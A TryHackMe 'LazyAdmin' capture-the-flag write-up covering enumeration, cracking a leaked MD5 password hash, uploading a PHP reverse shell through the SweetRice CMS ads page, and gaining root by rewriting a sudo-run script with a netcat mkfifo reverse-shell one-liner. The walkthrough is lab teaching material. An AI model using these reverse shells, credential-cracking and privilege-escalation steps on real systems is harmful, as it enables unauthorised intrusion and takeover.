
TryHackMe | LazyAdmin Writeup:

Nmap:




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu L
inux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So the above Screenshot shows that we have two open ports.

Port 80 and port 22.

On port 80 we have a basic apache default site.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


Just because of seeing this I am going to start gobuster.

After running gobuster we find only one sub-directory.



```
═══════════════════════════════════════════════════════════════
2022/11/28 03:01:41 Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/content              (Status: 301) [Size: 316] [→ http://10.10.135.254/con
tent/]
```

If go to this sub-directory we find a site like this.



SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.


More help at Tip for Basic CMS SweetRice installed

One important detail is that we can see that the CMS is SweetRice.

Besides that we don’t have much.

Now im going to run gobuster again on the newly found sub-directory.

This is what I found.




```
/images              (Status: 301) [Size: 323] [→ http://10.10.135.254/con
tent/images/]
/js                  (Status: 301) [Size: 319] [→ http://10.10.135.254/con
tent/js/]
/inc                 (Status: 301) [Size: 320] [→ http://10.10.135.254/con
tent/inc/]
/as                  (Status: 301) [Size: 319] [→ http://10.10.135.254/con
tent/as/]
/_themes             (Status: 301) [Size: 324] [→ http://10.10.135.254/con
tent/_themes/]
/attachment          (Status: 301) [Size: 327] [→ http://10.10.135.254/con
tent/attachment/]
```

The two important sub-directories is /inc and /as.

If we go to the sub-directory, we can find a file called mysql_backup/.

Download the file and open it. You will find this.




```
\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\"
```

So as you can see. We potentially have a username and a password.

Username: manager

Password: 42f749ade7f9e195bf475f37a44cafcb

This password does not look normal. So lets check which encryption was used.




```
 HASH: 42f749ade7f9e195bf475f37a44cafcb

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

So the password is possibly MD5 or MD4.


Now lets use john the ripper.



```
┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt g.txt --format=Raw-
MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (?)
1g 0:00:00:00 DONE (2022-11-28 07:54) 2.857g/s 96000p/s 96000c/s 96000C/s coc
o21..181193
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.
```

After using john the ripper you can see the password above.


Now lets go to the second sub-directory, /as.



Welcome to SweetRice!

Powered by SweetRice © 2022

Because the second sub-directory “/as” has a login, we can try to use the credentials to log in.



Current version : 1.5.1

Server Time : Nov 28 2022 04:59 Time zone:America/Los_Angeles

Lazy Admin's Website System Information

Database mysql Connected

Website status : Close

Running [✓ Close]

URL rewrite

Enable [✓ Disable]

Theme

[✓ Default] default

Language

[✓ Auto detect] 中文(简体) 中文(繁体) English

Dashboard Language

中文(简体) 中文(繁体) [✓ English]

Category

0

Post

0 (Publish : 0)

Comment

0

Initial foothold:

Now that we have a login, we can get a reverse shell.

Make your way to the “ads” part of the website.

Now name the ad and add the php reverse shell code.

You get you reverse shell from here: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Make sure to change the IP.


Make sure to also set up a netcat receiver. The netcat receiver should have the same port number as the PHP code.

Now make your way to the previous sub-directory, “/inc”

Then click on “ads/”

ads/


Then you will find your uploaded reverse shell.



Index of /content/inc/ads

Name	Last modified	Size	Description
Parent Directory		-	
rev_shell.php	2022-11-28 15:09	5.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.137.113 Port 80




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.30.247] from (UNKNOWN) [10.10.137.113] 52658
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 U
TC 2019 i686 i686 i686 GNU/Linux
 15:14:28 up 26 min,  0 users,  load average: 0.00, 0.03, 0.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

User flag:

For the user flag, traverse to the home directory. Go into the user called “itguy” and then use the command “ls” to find the file “user.txt”.

Root flag:


To see the current user’s privileges use the command, “sudo -l”.



```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

So to get root we have to run /home/itguy/backup.pl, lets check whats inside of backup.pl.




```
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ 
```

So backup.pl runs a different bash program called copy.sh


Lets check whats inside that program.



```
$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tm
p/f
```

So the above program is basically a reverse shell. All we can do is to change the IP and port to get a connection and escalate privileges.


Use this command =>




```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.30.247 1223
>/tmp/f" > /etc/copy.sh
```

Also make sure to spawn a netcat receiver.

Now execute the /etc/copy.sh file.



```
sudo perl /home/itguy/backup.pl
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lnvp 1223
listening on [any] 1223 ...
connect to [10.8.30.247] from (UNKNOWN) [10.10.137.113] 60610
# 
```

Then traverse into root directory and then you will find root.txt .